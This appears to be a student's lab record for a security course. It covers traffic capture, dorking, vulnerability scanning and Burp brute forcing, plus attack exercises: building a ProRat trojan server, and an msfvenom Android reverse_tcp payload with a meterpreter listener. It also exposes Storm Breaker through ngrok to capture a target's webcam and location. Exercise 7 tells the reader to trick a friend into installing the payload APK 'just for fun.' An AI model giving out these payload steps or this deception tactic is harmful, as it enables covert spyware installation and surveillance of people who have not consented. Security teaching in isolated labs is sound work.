Ex.01 Network traffic analysis using tcpdump tool

Date:

Aim: To analyse the network traffic using tcpdump tool

Procedure:

- 1. Start the Kali Machine and open the terminal
- 2. Find the ip configuration of the both Metasploitable machine and linux machine
- 3. Execute the tcpdump commands

Commands:

- 1. sudo tcpdump -c 5 -i eth0
- 2. sudo tcpdump -i eth0
- 3. sudo tcpdump -A -i eth0
- 4. sudo tcpdump -D
- 5. sudo tcpdump -XX -i eth0
- 6. sudo tcpdump -w xyz.pcap -i eth0
- 7. sudo tcpdump -r xyz.pcap

Output:

It will capture from all the interfaces, however with -i switch only capture from the desired interface.

using -c option, you can capture a specified number of packets.

```
(kali® kali)-[~]

$ sudo tcpdump -c 5 -i eth0

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

08:08:17.761903 IP6 fe80::a00:27ff:fea6:1f86 > ip6-allrouters: ICMP6, router solicitation, length 8

08:08:17.800546 IP 10.0.2.15.39713 > dns.google.domain: 31320+ PTR? 6.8.f.1.6.a.e.f.f.f.7.2.0.0.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)

08:08:18.15045 IP dns.google.domain > 10.0.2.15.39713: 31320 NXDomain 0/1/0 (154)

08:08:18.151104 IP 10.0.2.15.39161 > dns.google.domain: 63086+ PTR? 8.8.8.8.in-addr.arpa. (38)

08:08:18.321597 IP dns.google.domain > 10.0.2.15.39161: 63086 1/0/0 PTR dns.google. (62)

5 packets captured

7 packets received by filter

0 packets dropped by kernel
```

tcpdump command with the option -A displays the package in **ASCII** format. It is a character-encoding scheme format.

To list the number of available interfaces on the system, run the following command with - D option.

```
(kali® kali)-[~]
$ sudo tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

The following command with option -XX capture the data of each packet, including its link level header in **HEX** and **ASCII** format.

To save the file in a .pcap format, to do this just execute the command with -w option.

```
kau@kau:~

(kali⊗kali)-[~]

$ sudo tcpdump -w xyz.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

^C89 packets captured
89 packets received by filter
0 packets dropped by kernel

—(kali⊗kali)-[~]
```

To read and analyze captured packet xyz.pcap file use the command with -r option

```
| Sudo tcpdump -r xyz.pcap |
reading from file xyz.pcap, link-type EN10MB (Ethernet), snapshot length 262144 |
20:11:30.861321 ARP, Request who-has _gateway tell 192.168.129.1, length 46 |
20:11:31.859718 ARP, Request who-has _gateway tell 192.168.129.1, length 46 |
20:11:33.863785 ARP, Request who-has _gateway tell 192.168.129.1, length 46 |
20:11:33.873638 ARP, Request who-has _gateway tell 192.168.129.1, length 46 |
20:11:34.859273 ARP, Request who-has _gateway tell 192.168.129.1, length 46 |
20:11:35.704970 IP kali.35949 > _gateway.domain: 3117+ A? google.com. (28) |
20:11:35.750756 ARP, Request who-has kali tell _gateway, length 46 |
20:11:35.750756 ARP, Reply kali is-at 00:e2:29:37:1a:00 (oui Unknown), length 28 |
20:11:35.750756 ARP, Reply kali is-at 00:e2:29:37:1a:00 (oui Unknown), length 28 |
20:11:35.773961 IP _gateway.domain > kali.35949: 4982 1/0/0 AAAA 2404:6800:44007:806:200e (56) |
20:11:35.773961 IP kali > maa03:34-in-f14.1e100.net: ICMP echo request, id 20622, seq 1, length 64 |
20:11:35.939988 IP kali.56331 > _gateway.domain: 55501+ PTR? 14.71.250.142.in-addr.arpa. (44) |
20:11:36.778870 IP kali > maa03:34-in-f14.1e100.net > kali: ICMP echo request, id 20622, seq 2, length 64 |
20:11:36.978870 IP kali > maa03:34-in-f14.1e100.net > Kali: ICMP echo request, id 20622, seq 2, length 64 |
20:11:36.978870 IP kali > maa03:34-in-f14.1e100.net > Kali: ICMP echo reply, id 20622, seq 2, length 64 |
20:11:36.978870 IP kali > maa03:34-in-f14.1e100.net > Kali: ICMP echo reply, id 20622, seq 2, length 64 |
20:11:36.978870 IP kali > maa03:34-in-f14.1e100.net > kali: ICMP echo reply, id 20622, seq 2, length 64 |
20:11:36.978870 IP kali > maa03:34-in-f14.1e100.net > kali: ICMP echo reply, id 20622, seq 2, length 64 |
20:11:37.7781245 IP kali > maa03:334-in-f14.1e100.net > kali: ICMP echo reply, id 20622, seq 2, length 64 |
20:11:37.7781245 IP kali > maa03:334-in-f14.1e100.net > kali: ICMP echo request, id 20622, seq 3, length 64 |
20:11:37.7781245 IP kali > maa03:334-in-f14.1e100.net > kali: ICMP echo request,
```

Result: Thus we analysis the Network traffic using the above topdump commands.

Ex.02

FootPrinting

Date:


Aim: To gather the information using advance google search engine, video search engine, ftp search engine & social site.

Procedure:


- 1. Open the browser and search the following content
- 2. cache:<site name> it will display the cache memory of that particular site name
- 3. allinurl:<site name> it will displays all the url linked with that site
- 4. intitle:index< site name> it will display the site index
- 5. allintitle:detect malware it displays the malware related sites
- 6. For video search engines -> search any youtube video right click->copy link->http://mattw.io/youtube-metadata
- 7. For ftp file search ->searchftps.net->search Microsoft it will list out files

Output:


allinurl:kalasalingam.ac.in





intitle:index kalsalingam.ac.in




allintitle:detect malware







in browser->netcraft.com->go to resources->tools->site report->search any url



Result : Thus we gathered the information using advance google search engine, video search engine, ftp search engine & social site.

Ex.03 Vulnerability Assessment Using OpenVas

Date:


Aim : To Generate a vulnerability assessment report on a website ip address using openvas.

Procedure:


- 1. Open the kali machine and install the openvas by giving command-> sudo apt install openvas
- 2. After installation Complete the setup by giving command->sudo gvm-setup
- 3. After successfully installation in setup check that setup by giving this command-> sudo apt check-setup
- 4. Then start the gvm machine by giving this command->sudo gvm-start
- 5. It will displays an ip address to login to the greenbone website
- 6. Give the credintals and login to the greenbone security assistant page
- 7. In dashboard move to scan->click task wizard->click and enter the ip address
- 8. Enable the windows server and give the ip address in that scan target ->google ip address
- 9. After turn off firewall make a scan after report generation again turn on firewall and scan it again
- 10. Then compare the two scan reports


Output:


With turning on firewall















With turning off firewall



Statement:

By comparing both of the scan reports with on or off firewall the security level are equal then it is vulnerable and easy to attack it.

Result: Thus we generated a vulnerability assessment report on a website ip address using openvas and we compared the both reports with on and off of firewall and we conclued that it's vulnerable one.

Ex.04 Vulnerability Assessment Using Nessus

Date:

Aim: To Generate a vulnerability assessment report on a website IP address using Nessus

Procedure:

- 1. Install the nessus in kali linux by giving the command -> sudo apt install -f ./Nessus_amd64.deb
- 2. Then enable the systems and check the services
- 3. Then type the localhost:8834 in the browser for register in nessus
- 4. After registration it will send a activation key to our mail and using it download the plugins.
- 5. After complete installation click on the new scan and give the title and description of the scan and give the target machine
- 6. Then it will start working on the target and generates the report on vulnerability.

```
results and apt install -f ./Nessus amd64.deb

Reading package lists ... Done

Building dependency tree ... Done

Reading state information ... Done

Note, selecting 'nessus' instead of './Nessus_amd64.deb'

The following packages were automatically installed and are no longer required:
    cryptsetup-run fastjar fonts-roboto-slab inetutils-telnet jarwrapper libatki.0-data libavfilter7 libavformat58 liba libgeos-3.9.0 libhttp-server-simple-perl libidn11 libigdgmm11 libitmbase25 liblist-moreutils-perl liblist-moreutils libssl.0.2 libswcale5 liburcu6 libwebsockets16 libwireshark14 libwiretap11 libwmf-0.2-7 libwswf0.2-7 libwsutil12 o python3-humanize python3-ipython-genutils python3-mistune python3-singledispatch python3-stem python3-twisted-bin r

Use 'sudo apt autoremove' to remove them.

The following NEW packages will be installed:
    nessus

0 upgraded, 1 newly installed, 0 to remove and 152 not upgraded.

Need to get 0 B/58.9 MB of archives.

After this operation, 0 B of additional disk space will be used.

Get:1 /home/kali/Nessus_amd64.deb nessus amd64 10.4.2 [58.9 MB]

Selecting previously unselected package nessus.

(Reading database ... 350183 files and directories currently installed.)

Preparing to unpack /home/kali/Nessus_amd64.deb ...

Unpacking nessus (10.4.2) ...


Setting up nessus (10.4.2) ...

Setting up nessus (10.4.2) ...


HMAC: (Module_Integrity): Pass

SHA1: (KAT_Digest): Pass

SHA2: (KAT_Digest): Pass
```







Result: Thus, we generated a vulnerability assessment report on a website IP address using Nessus.

Ex.05 System Hacking Using ProRat Server


Date:


Aim: To implement the system hacking using ProRat server

Procedure:

- Download the ProRat server in your windows virtual machine by this link https://prorat.software.informer.com/1.9/
- 2. Assign the IP address and Port number in that Server (i.e. Ip:192.168.129.13, Port: 5110)
- 3. Then Create the server (342 kbayt)
- 4. Then it will display a notification panel in that disable the last two(ICQ Pager Notification, CGI Notification)
- 5. After that click on the create server then it will ask a check box accept it and create server.
- 6. Then it will install it an .exe file
- 7. Then it will connected to that ip address and then you can see the Message box buttons we may perform any one of it
- 8. Then type the message box title and Text content for the pop-up
- 9. Then test it and it will start.














Result: Thus we implemented the System Hacking using the prorat server and we hacked that particular virtual machine.


Ex.06 Web application base vulnerability using zap tool


Date:


Aim: To analysis the vulnerability in web application using the zap tool


Procedure:

- 1. Start the OWASP server and, using that server IP address, open any vulnerable site.
- 2. Open the ZAP tool in Kali Linux or GUI base-one and click on the quick scan.
- 3. Enter any ip address of the site of the and perform the attack.
- 4. Then it will give the scanned report of the site under the category of alerts.
- 5. At the left side of the window, there is an option site under site. It will present the scanned site, right-click on the site name and perform spider.
- 6. It will give the Type, Name, Used, and some of the parameters on that site right click on the URL type and select Open/Resend with the request editor.
- 7. It will redirect to a new window. It consists of two categories, i.e. Request and Response.
- 8. Then, in the request window, we can change the parameter and inject any malicious script it will give in the response.
- 9. With this we can perform the vulnerability based on different categories.










Ex.07 Creation of a Payload for Mobile Hacking


Date:

Aim: To Create a Payload in any extension file for mobile hacking

Procedure:

- 1. Start your kali machine
- Then type this command -> msfvenom -p android meterpreter/reverse_tcp -platform android LHOST= your machine ip address LPORT=4545(any number but not 8080) R > /var/www/html/filename.apk
- 3. This Process should be done under the root directory
- 4. Then open msfconsole and type use exploit/multi/handler
- 5. Now set the payload i.e set PAYLOAD android /meterpreter/reverse_tcp
- 6. Now, set the LHOST and LPORT, and after assigning the type exploit, it will start exploitation.
- 7. After that convince your friend to install the APK file, believe him it's just for fun
- 8. Then after the installation of that APK extension file, go to your Kali machine it will display that the meterpreter is opened by a person
- 9. Then it will work under meterpreter and then type the command sysinfo
- 10. It will display the system information of the opened victim
- 11. Then type –help for more commands to perform mobile hacking.





```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer : localhost
OS : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter > ■
```

Result: Thus, we Performed Mobile Hacking using an Android payload and we gathered the info from the victim

Ex.08 Brute Force attack Using BurpSuite


Date:


Aim: To perform the brute force attack using the burp suite on metasploitable 2

Procedure:

- 1. Open the metasploitable machine in the Kali machine using firefox.
- 2. Login to the DVWA and change the security setting as low.
- 3. Then change the proxy settings of the browser and keep it as manual proxy ip and port number (i.e) 127.0.0.1, 8080
- 4. Open the BrupSuite, go to proxy and keep interceptor on, then log in to DVWA with a random username and password
- 5. Then the burp suite will display the GET methods of the site page. Then select everything right-click, and choose to send it to the intruder.
- 6. Then choose the attack as a cluster bomb and click clear \$ on the right side. select the username and password that you have entered and click add \$ button
- 7. Click on the payloads option and add the possible username for the attack in payload set 1.
- 8. Next select payload set as 2 and add the password and start the attack.
- 9. Then it will list the set of usernames and possible passwords and the status of the outcome.
- 10. If the status is 4986 then that combination is the correct username and password identified by the tool.























Result: Thus, we performed a brute force attack using burp suite on DVWA successfully.

Ex.9 Hacking Using Storm Breaker

Date:

Aim: To Perform a webcam hacking using the storm breaker

Procedure:

- 1. Start the Kali machine and open the terminal
- 2. Type the github code and install the storm breaker -> git clone https://github.com/ultrasecurity/Strom-Breaker.git
- 3. Create a directory for it and install the Python requirements.
- 4. Install the storm breaker using the command -> bash install.sh
- 5. Type python3 st.py and it will start the storm breaker.
- 6. To expose the storm breaker to the internet, we need to install ngrok.
- 7. Download ngrok for linux from the official website and open a new terminal and extract it using the following command sudo tar xvzf ~/Downloads/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin
- 8. log in to the ngrok account and get the authtoken. Run the following command to add your authtoken to the default ngrok.yml.

Run the following command to add your authtoken to the default ngrok.yml configuration file \boxtimes .




- 9. Finally open the ngrok server by specifying the port number mentioned in the storm breaker tool.
- 10. To convert the HTTP link as a local host for sending to the network type >https://6375142-118-155-103.ngrok.io -> https://localhost:4545
- 11. Here, we can see many options for hacking, including access to camera, microphone, location and more.



python3 st.py







Open a new terminal




Login/signup to ngrok and get the authtoken for linux




Paste the authtoken in the terminal and run the ngrok using the port mentioned in the storm breaker






Default username and password is admin




I have copied 3rd option and running it on my target



Click continue and click allow this time



Storm breaker successfully hacked the target location



Result: Thus, we performed webcam hacking, and we collected the location from the victim using a storm breaker.